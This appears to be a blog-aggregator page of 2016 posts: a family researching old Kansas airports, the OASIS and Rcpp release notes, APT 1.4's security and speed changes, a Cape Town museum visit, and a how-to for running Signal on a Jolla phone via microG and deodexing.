Let me set a scene for you. Two children, ages 7 and 10, are jostling for position. There s a little pushing and shoving to get the best view. This is pretty typical for siblings this age. But what, you may wonder, are they trying to see? A TV? Video game? No. Jacob and Oliver were in a library, trying to see a 98-year-old map of the property owners in Township 23, range 1 East, Harvey County, Kansas. And they were super excited about it, somewhat to the astonishment of the research librarian, who I am sure is more used to children jostling for position over the DVDs in the youth section than poring over maps in the non-circulating historical archives! All this started with giant concrete arrows in the middle of nowhere. Nearly a century ago, the US government installed a series of arrows on the ground in Kansas. These were part of a primitive air navigation system that led to the first transcontinental airmail service. Every so often, people stumble upon these abandoned arrows and there is a big discussion online. Even Snopes has had to verify their authenticity (verdict: true). Entire websites exist to tracking and locating the remnants of these arrows. And as one of the early air mail routes went through Kansas, every so often people find these arrows around here. I got the idea that it would be fun to replicate a journey along the old routes. Maybe I d spot a few old arrows and such. So I started collecting old maps: a Contract Airmail Route #34 (CAM 34) map from 1927, aviation sectionals from 1933 and 1946, etc. I noticed an odd thing on these maps: the Newton, KS airport was on the other side of the city from its present location, sometimes even several miles outside the city. What was going on? 1927 Airway Map
(1927 Airway Map) 1946 Wichita Sectional
(1946 Wichita sectional) So one foggy morning, I explained my puzzlement to the boys. I highlighted all the mysteries: were these maps correct? Were there really two Newton airports at one time? How many airports were there, and where were they? Why did they move? What was the story behind them? And I offered them the chance to be history detectives with me. And oh my goodness, were they ever excited! We had some information from a very helpful person at the Harvey County Historical Museum (thanks Kris!) So we suspected one airport at least was established in 1927. We also had a description of its location, though given in terms of township maps. So the boys and I made the short drive over to the museum. We reviewed their property maps, though they were all a little older than the time period we needed. We looked through books and at pictures. Oliver pored over a railroad map of Newton from a century ago, fascinated. Jacob was excited to discover on one map that there used to be a train track down the middle of Main Street! I was interested that the present Newton Airport was once known as Wirt Field, rather to my surprise. I somehow suspect most 2nd and 4th graders spend a lot less excited time on their research floor! Then on to the Newton Public Library to see if they d have anything more and that s when the map that produced all the excitement came out. It, by itself, didn t answer the question, but by piecing together a number of pieces of information newspaper stories, information from the museum, and the maps we were able to come up with a pretty good explanation, much to their excitement. Apparently, a man named Tangeman owned a golf course (the golf links according to the paper), and around 1927 the city of Newton purchased it, because of all the planes that were landing there. They turned it into a real airport. Later, they bought land east of the city and moved the airport there. However, during World War II, the Navy took over that location, so they built a third airport a few miles west of the city but moved back to the current east location after the Navy returned that field to them. Of course, a project like this just opens up all sorts of extra questions: why isn t it called Wirt Field anymore? What s the story of Frank Wirt? What led the Navy to take over Newton s airport? Why did planes start landing on the golf course? Where precisely was the west airport located? How long was it there? (I found an aerial photo from 1956 that looks like it may have a plane in that general area, but it seems later than I d have expected) So now I have the boys interested in going to the courthouse with me to research the property records out there. Jacob is continually astounded that we are discovering things that aren t in Wikipedia, and also excited that he could be the one to add them. To be continued, apparently!

6 December 2016

Sylvain Le Gall: Release of OASIS 0.4.8

I am happy to announce the release of OASIS v0.4.8. Logo OASIS small OASIS is a tool to help OCaml developers to integrate configure, build and install systems in their projects. It should help to create standard entry points in the source code build system, allowing external tools to analyse projects easily. This tool is freely inspired by Cabal which is the same kind of tool for Haskell. You can find the new release here and the changelog here. More information about OASIS in general on the OASIS website. Pull request for inclusion in OPAM is pending. Here is a quick summary of the important changes: Thanks to Edwin T r k, Yuri D. Lensky and Gerd Stolpmann for their contributions.

29 November 2016

Shirish Agarwal: The Iziko South African Museum

This would be a bit long on my stay in Cape Town, South Africa after Debconf16. Before I start, let me share the gallery works, you can see some photos that I have been able to upload to my gallery . It seems we are using gallery 2 while upstream had made gallery 3 and then it sort of died. I actually asked in softwarerecs stackexchange site if somebody knows of a drop-in replacement for gallery and was told/shared about Pwigo . I am sure the admin knows about it. There would be costs to probably migrate from gallery to Pwigo with the only benefit that it would be something which would perhaps be more maintainable. The issues I face with the current gallery system are few things a. There is no way to know how much your progress your upload has taken.
b. After it has submit, it gives a fake error message saying some error has occurred. This has happened on every occasion/attempt. Now I don t know whether it is because I have slow upload speeds or something else altogether. I had shared the error page last time in the blog post hence not sharing again. Although, all the pictures which would be shared in this blog post would be from the same gallery Another thing I would like to share is a small beginner article I wrote about why I like Debian. Another interesting/tit-bit of news I came to know few days back that both Singapore and Qatar have given 96 hours visa free stopovers for Indians for select destinations. Now to start with the story/experience due to some unknown miracle/angel looking upon me I got the chance to go to Debconf16, South Africa. I m sure there was lot of backend discussions but in the end I was given the opportunity to be part of Debcamp and Debconf. While I hope to recount my Debcamp and Debconf experience in another or two blog posts, this would be exclusively the Post-Debconf Experiences I had. As such opportunities to visit another country are rare, I wanted to make the most of it. Before starting from Pune, I had talked with Amey about Visas, about Debconf as he had just been to Debconf15 the year before and various things related to travel. He was instrumental in me having a bit more knowledge about how to approach things. I was also lucky to have both Graham and Bernelle who also suggested, advised and made it possible to have a pleasant stay both during Debcamp and Debconf. The only quibble is I didn t know heaters were being made available to us without any cost. Moving on, a day or two before Debconf was about to conclude, I asked Bernelle s help even though she was battling a burn-out I believe as I was totally clueless about Cape Town. She accepted my request and asked me to look at hostels near Longmarket Street. I had two conditions a. It should not be very far from the airport
b. It should be near to all or most cultural experiences the city has to offer. We looked at hostelworld and from the options listed, it looked like Homebasecapetown looked to be a perfect fit. It was one of the cheaper options and they also had breakfast included in the pricing. I booked through hostelworld for a mixed dorm for 2 days as I was unsure how it would be (the first night effect I have shared about previously) . When I reached there, I found it to be as good as the pictures shared were, the dorm was clean (most important), people were friendly (also important) as well as toilets and shower were also clean while the water was hot, so all in all it was a win-win situation for me. Posters I saw at homebasecapetown While I m not much of an adrenaline-junkie it was nice to know the activities that could be done/taken. Brochures and Condoms just left of main hall. This was again interesting. While apologies for the poor shaky quality of the picture, I believe it is easy to figure out. There were Brochures of the city attractions as well as condoms that people could discreetly use if need be. I had seen such condoms in few toilets during and around Debconf and it felt good that the public were aware and prioritizing safety for their guests and students instead of having fake holier than thou attitudes that many places have. For instance, you wouldn t find something like this in toilets of most colleges in India or anywhere else for that matter. There are few vending machines in what are termed as red light areas or where prostitution is known/infamous to happen and even then most times it is empty. I have 2-3 social workers as friends and they are a source of news on such things. While I went to few places and each had an attraction to it, the one which had my literally eyes out of socket was the Iziko South African Museum . I have been lucky to been quite a few museums in India, the best rated science museum in India in my limited experience has been the Visvesvaraya Industrial & Technological Museum, Bengaluru India . A beer from me if a European can get it right. Don t worry if you mispronounce it, I mispronounce it couple of times till I get it right . Looking up the word Iziko the meaning of the word seems to be the hearth and if you look at the range of collections in the museum, you would think it fits. I was lucky to find couple of friends, one of whom was living at homebase and we decided to go to the museum together. Making friends on the road So Eduardo, my friend on the left and his friend, we went to the museum. While viewing the museum, there were no adjectives to describe it other than Wow and Endless . See fossils of fish-whale-shark ? OR Giant fish-whale-dolphin-shark some million years ago. and Reminder of JAWS ;) While I have more than a few pictures, the point is easily made. It seems almost inconceivable that creatures of such masses actually were on earth. While I played with the model of the jaws of a whale/shark in reality if something like that happened, I would have been fighting for my life. The only thing I missed or could have been better if they had some interactive installations to showcase the now universally accepted Charles Darwin s On the Origin of Species I had never seen anything like this. Sadly, there was nobody around to help us figure out things as I had read that most species of fish don t leave a skeleton behind so how were these models made? It just boggles the mind. Apart from the Science Museum I was also introduced to the bloody history that South Africa had. I saw The 1913 native land act which was not honored . I had been under the impression that India had got a raw deal when it was under British rule but looking at South African history I don t know. While we got our freedom in 1947 they got rid of apartheid about 20 years+ . I talked to lot of young African males and there was lot of naked hostility for the Europeans even today. It was a bit depressing but could relate to their point of view as similar sentiments were echoed by our forefathers. I read in the newspapers and it seemed to be a pretty mixed picture. I can t comment as only South Africans can figure out the way forward. For me, it was enough to know and see that we both had similar political histories as nations. It seemed the racial divide and anger was much more highly pronounced towards Europeans and divisive then the caste divisions here between Indians. I also shared with them my limited knowledge and understanding of the Indian history (as history is re-written all the time) and it was clear to them that we had common/similar pasts. As a result, what was surprising (actually not) is that many South Africans have no knowledge of Indian history. as well otherwise the political differences that South Africa and India has in the current scenario wouldn t have been. In the end, the trip proved to be fun, stimulating, educative, thought-provoking as questions about self-identity , national identity, our place in the Universe kinda questions which should be asked all the time. Thank you Bremmer and the team for letting me experience Cape Town, South Africa, I would have been poorer if I hadn t had the experience.
Filed under: Miscellenous Tagged: #Debconf16, #Dinosaur Fishes, #gallery, #Identity, #Iziko South African Museum, #Nation-state Identity, #pwigo

25 November 2016

Julian Andres Klode: Starting the faster, more secure APT 1.4 series

We just released the first beta of APT 1.4 to Debian unstable (beta here means that we don t know any other big stuff to add to it, but are still open to further extensions). This is the release series that will be released with Debian stretch, Ubuntu zesty, and possibly Ubuntu zesty+1 (if the Debian freeze takes a very long time, even zesty+2 is possible). It should reach the master archive in a few hours, and your mirrors shortly after that. Security changes APT 1.4 by default disables support for repositories signed with SHA1 keys. I announced back in January that it was my intention to do this during the summer for development releases, but I only remembered the Jan 1st deadline for stable releases supporting that (APT 1.2 and 1.3), so better late than never. Around January 1st, the same or a similar change will occur in the APT 1.2 and 1.3 series in Ubuntu 16.04 and 16.10 (subject to approval by Ubuntu s release team). This should mean that repository provides had about one year to fix their repositories, and more than 8 months since the release of 16.04. I believe that 8 months is a reasonable time frame to upgrade a repository signing key, and hope that providers who have not updated their repositories yet will do so as soon as possible. Performance work APT 1.4 provides a 10-20% performance increase in cache generation (and according to callgrind, we went from approx 6.8 billion to 5.3 billion instructions for my laptop s configuration, a reduction of more than 21%). The major improvements are: We switched the parsing of Deb822 files (such as Packages files) to my perfect hash function TrieHash. TrieHash which generates C code from a set of words is about equal or twice as fast as the previously used hash function (and two to three times faster than gperf), and we save an additional 50% of that time as we only have to hash once during parsing now, instead of during look up as well. APT 1.4 marks the first time TrieHash is used in any software. I hope that it will spread to dpkg and other software at a later point in time.vendors. Another important change was to drop normalization of Description-MD5 values, the fields mapping a description in a Packages files to a translated description. We used to parse the hex digits into a native binary stream, and then compared it back to hex digits for comparisons, which cost us about 5% of the run time performance. We also optimized one of our hash functions the VersionHash that hashes the important fields of a package to recognize packages with the same version, but different content to not normalize data to a temporary buffer anymore. This buffer has been the subject of some bugs (overflow, incompleteness) in the recent past, and also caused some slowdown due to the additional writes to the stack. Instead, we now pass the bytes we are interested in directly to our CRC code, one byte at a time. There were also some other micro-optimisations: For example, the hash tables in the cache used to be ordered by standard compare (alphabetical followed by shortest). It is now ordered by size first, meaning we can avoid data comparisons for strings of different lengths. We also got rid of a std::string that cannot use short string optimisation in a hot path of the code. Finally, we also converted our case-insensitive djb hashes to not use a normal tolower_ascii(), but introduced tolower_ascii_unsafe() which just sets the lowercase bit ( 0x20) in the character. Others For a more complete overview of all changes, consult the changelog.
Filed under: Debian, Ubuntu

23 November 2016

Joachim Breitner: microG on Jolla

I am a incorrigibly in picking non-mainstream, open smartphones, and then struggling hard. Back then in 2008, I tried to use the OpenMoko FreeRunner, but eventually gave up because of hardware glitches and reverted to my good old Siemens S35. It was not that I would not be willing to put up with inconveniences, but as soon as it makes live more difficult for the people I communicate with, it becomes hard to sustain. Two years ago I tried again, and got myself a Jolla phone, running Sailfish OS. Things are much nicer now: The hardware is mature, battery live is good, and the Android compatibility layer enables me to run many important apps that are hard to replace, especially the Deutsche Bahn Navigator and various messengers, namely Telegram, Facebook Messenger, Threema and GroupMe. Some apps that require Google Play Services, which provides a bunch of common tasks and usually comes with the Google Play store would not run on my phone, as Google Play is not supported on Sailfish OS. So far, the most annoying ones of that sort were Uber and Lyft, making me pay for expensive taxis when others would ride cheaper, but I can live with that. I tried to install Google Play Services from shady sources, but it would regularly crash.

Signal on Jolla Now in Philadelphia, people urged me to use the Signal messenger, and I was convinced by its support for good end-to-end crypto, while still supporting offline messages and allowing me to switch from my phone to my desktop and back during a conversation. The official Signal app uses Google Cloud Messaging (GCM, part of Google Play Services) to get push updates about new posts, and while I do not oppose this use of Google services (it really is just a ping without any metadata), this is a problem on Sailfish OS. Luckily, the Signal client is open source, and someone created a LibreSignal edition that replaced the use of GCM with websockets, and indeed, this worked on my phone, and I could communicate. Things were not ideal, though: I would often have to restart the app to get newly received messages; messages that I send via Signal Desktop would often not show up on the phone and, most severe, basically after every three messages, sending more messages from Desktop would stop working for my correspondents, which freaked them out. (Strangely it continued working from their phone app, so we coped for a while.) So again, my choice of non-standard devices causes inconveniences to others. This, and the fact that the original authors of Signal and the maintainers of LibreSignal got into a fight that ended LibreSignal discontinued, meant that I have to change something about this situation. I was almost ready to give in and get myself a Samsung S7 or something boring of the sort, but then I decided to tackle this issue once more, following some of the more obscure instructions out there, trying to get vanilla Signal working on my phone. About a day later, I got it, and this is how I did it.

microG So I need Google Play Services somehow, but installing the real thing did not seem to be very promising (I tried, and regularly got pop-ups telling me that Play Services has crashed.) But I found some references to a project called microG , which is an independent re-implementation of (some of) of the play services, in particular including GCM. Installing microG itself was easy, as you can add their repository to F-Droid. I installed the core services, the services framework and the fake store apps. If this had been all that was to do, things would be easy!

Play Store detection work arounds But Signal would still complain about the lack of Google Play Services. It asks Android if an app with a certain name is installed, and would refuse to work if this app does not exist. For some reason, the microG apps cannot just have the names of the real Google apps. There seem to be two ways of working around this: Patching Signal, or enabling Signature Spoofing. The initially most promising instructions (which are in a README in a tarball on a fishy file hoster linked from an answer on the Jolla support forum ) suggested patching Signal, and actually came both with a version of an app called Lucky Patcher as well as a patched Android package, but both about two years old. I tried a recent version of the Lucky Patcher, but it failed to patch the current version of Signal.

Signature Spoofing So on to Signature Spoofing. This is a feature of some non-standard Android builds that allow apps (such as microG) to fake the existence of other apps (the Play Store), and is recommended by the microG project. Sailfish OS s Android compatibility layer Alien Dalvik does not support it out of the box, but there is a tool tingle that adds this feature to existing Android systems. One just has to get the /system/framework/framework.jar file, put it into the input folder of this project, run python main.py, select 2, and copy the framework.jar from output/ back. Great.

Deodexing Alien Dalvik Only that it only works on deodexed files. I did not know anything about odexed Android Java classes (and did not really want to know), but there was not way around. Following this explanation I gathered that one finds files foo.odex in the Android system folder, runs some tool on them to create a classes.dex file, and adds that to the corresponding foo.jar or foo.apk file, copies this back to the phone and deletes the foo.odex file. The annoying this is that one does not only have to do it for framework.jar in order to please tingle, because if one does it to one odex file, one has to do to all! It seems that for people using Windows, the Universal Deodexer V5 seems to be a convenient tool, but I had to go more manually. So I first fetched smali , compiled it using ./gradlew build. Then I fetched the folders /opt/alien/system/framework and /opt/alien/system/app from the phone (e.g. using scp). Keep a backup of these in case something breaks. Then I ran these commands (disclaimer: I fetched these from my bash history and slightly cleaned them up. This is not a fire-and-forget script! Use it when you know what it and you are doing):
cd framework
for file in *.odex
do
  java -jar ~/build/smali/baksmali/build/libs/baksmali.jar deodex $file -o out
  java -jar ~/build/smali/smali/build/libs/smali.jar a out -o classes.dex
  zip -u $(basename $file .odex).jar classes.dex
  rm -rf out classes.dex $file
done
cd ..
cd app
for file in *.odex
do
  java -jar ~/build/smali/baksmali/build/libs/baksmali.jar deodex -d ../framework $file -o out
  java -jar ~/build/smali/smali/build/libs/smali.jar a out -o classes.dex
  zip -u $(basename $file .odex).apk classes.dex
  rm -rf out classes.dex $file
done
cd ..
The resulting framework.jar can now be patched with tingle:
mv framework/framework.jar ~/build/tingle/input
cd ~/build/tingle
./main.py
# select 2
cd -
mv ~/build/tingle/output/framework.jar framework/framework.jar
Now I copy these framework and app folders back on my phone, and restart Dalvik:
devel-su systemctl restart aliendalvik.service
It might start a bit slower than usually, but eventually, all the Android apps should work as before. The final bit that was missing in my case was that I had to reinstall Signal: If it is installed before microG is installed, it does not get permission to use GCM, and when it tries (while registering: After generating the keys) it just crashes. I copied /data/data/org.thoughtcrime.secretsms/ before removing Signal and moved it back after (with cp -a to preserve permissions) so that I could keep my history. And now, it seems, vanilla Signal is working just fine on my Jolla phone!

What s missing Am I completely happy with Signal? No! An important feature that it is lacking is a way to get out all data (message history including media files) in a file format that can be read without Signal; e.g. YAML files or clean HTML code. I do want to be able to re-read some of the more interesting conversations when I am 74 or 75, and I doubt that there will be a Signal App, or even Android, then. I hope that this becomes available in time, maybe in the Desktop version. I would also hope that pidgin gets support to the Signal protocol, so that I conveniently use one program for all my messaging needs on the desktop. Finally it would be nice if my Signal identity was less tied to one phone number. I have a German and a US phone number, and would want to be reachable under both on all my clients. (If you want to contact me on Signal, use my US phone number.)

Alternatives Could I have avoided this hassle by simply convincing people to use something other than Signal? Tricky, at the moment. Telegram (which works super reliable for me, and has a pidgin plugin) has dubious crypto and does not support crypto while using multiple clients. Threema has no desktop client that I know of. OTR on top of Jabber does not support offline messages. So nothing great seems to exist right now. In the long run, the best bet seems to be OMEMO (which is, in essence, the Signal protocol) on top of Jabber. It is currently supported by one Android Jabber client (Conversations) and one Desktop application (gajim, via a plugin). I should keep an eye on pidgin support for OMEMO and other development around this.

18 November 2016

Dirk Eddelbuettel: Rcpp 0.12.8: And more goodies

Yesterday the eighth update in the 0.12.* series of Rcpp made it to the CRAN network for GNU R where the Windows binary has by now been generated too; the Debian package is on its way as well. This 0.12.8 release follows the 0.12.0 release from late July, the 0.12.1 release in September, the 0.12.2 release in November, the 0.12.3 release in January, the 0.12.4 release in March, the 0.12.5 release in May, the 0.12.6 release in July, and the 0.12.7 release in September --- making it the twelveth release at the steady bi-montly release frequency. While we are keeping with the pattern, we have managed to include quite a lot of nice stuff in this release. None of it is a major feauture, though, and so we have not increased the middle number. Among the changes this release are (once again) much improved exception handling (thanks chiefly to Jim Hester), better large vector support (by Qiang), a number of Sugar extensions (mostly Nathan, Qiang and Dan) and beginnings of new DateVector and DatetimeVectors classes, and other changes detailed below. We plan to properly phase in the new date(time) classes. For now, you have to use a #define such as this one in Rcpp.h which remains commented-out for now. We plan to switch this on as the new default no earlier than twelve months from now. Rcpp has become the most popular way of enhancing GNU R with C or C++ code. As of today, 843 packages on CRAN depend on Rcpp for making analytical code go faster and further. That is up by eightyfour packages, or a full ten percent, just since the last release in early September! Again, we are lucky to have such a large group of contributors. Among them, we have invited Nathan Russell to the Rcpp Core team given his consistently excellent pull requests (as well as many outstanding Stackoverflow answers for Rcpp). More details on changes are below.

Changes in Rcpp version 0.12.8 (2016-11-16)
  • Changes in Rcpp API:
    • String and vector elements now use extended R_xlen_t indices (Qiang in PR #560)
    • Hashing functions now return unsigned int (Qiang in PR #561)
    • Added static methods eye(), ones(), and zeros() for select matrix types (Nathan Russell in PR #569)
    • The exception call stack is again correctly reported; print methods and tests added too (Jim Hester in PR #582 fixing #579)
    • Variatic macros no longer use a GNU extensions (Nathan in PR #575)
    • Hash index functions were standardized on returning unsigned integers (Also PR #575)
  • Changes in Rcpp Sugar:
    • Added new Sugar functions rowSums(), colSums(), rowMeans(), colMeans() (PR #551 by Nathan Russell fixing #549)
    • Range Sugar now used R_xlen_t type for start/end (PR #568 by Qiang Kou)
    • Defining RCPP_NO_SUGAR no longer breaks the build. (PR #585 by Daniel C. Dillon)
  • Changes in Rcpp unit tests
    • A test for expression vectors was corrected.
    • The constructor test for datetime vectors reflects the new classes which treats Inf correctly (and still as a non-finite value)
  • Changes in Rcpp Attributes
    • An 'empty' return was corrected (PR #589 fixing issue #588, and with thanks to Duncan Murdoch for the heads-up)
  • Updated Date and Datetime vector classes:
    • The DateVector and DatetimeVector classes were renamed with a prefix old; they are currently typedef'ed to the existing name (#557)
    • New variants newDateVector and newDatetimeVector were added based on NumericVector (also #557, #577, #581, #587)
    • By defining RCPP_NEW_DATE_DATETIME_VECTORS the new classes can activated. We intend to make the new classes the default no sooner than twelve months from this release.
    • The capabilities() function can also be used for presence of this feature

Thanks to CRANberries, you can also look at a diff to the previous release. As always, even fuller details are on the Rcpp Changelog page and the Rcpp page which also leads to the downloads page, the browseable doxygen docs and zip files of doxygen output for the standard formats. A local directory has source and documentation too. Questions, comments etc should go to the rcpp-devel mailing list off the R-Forge page.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

Next.

Previous.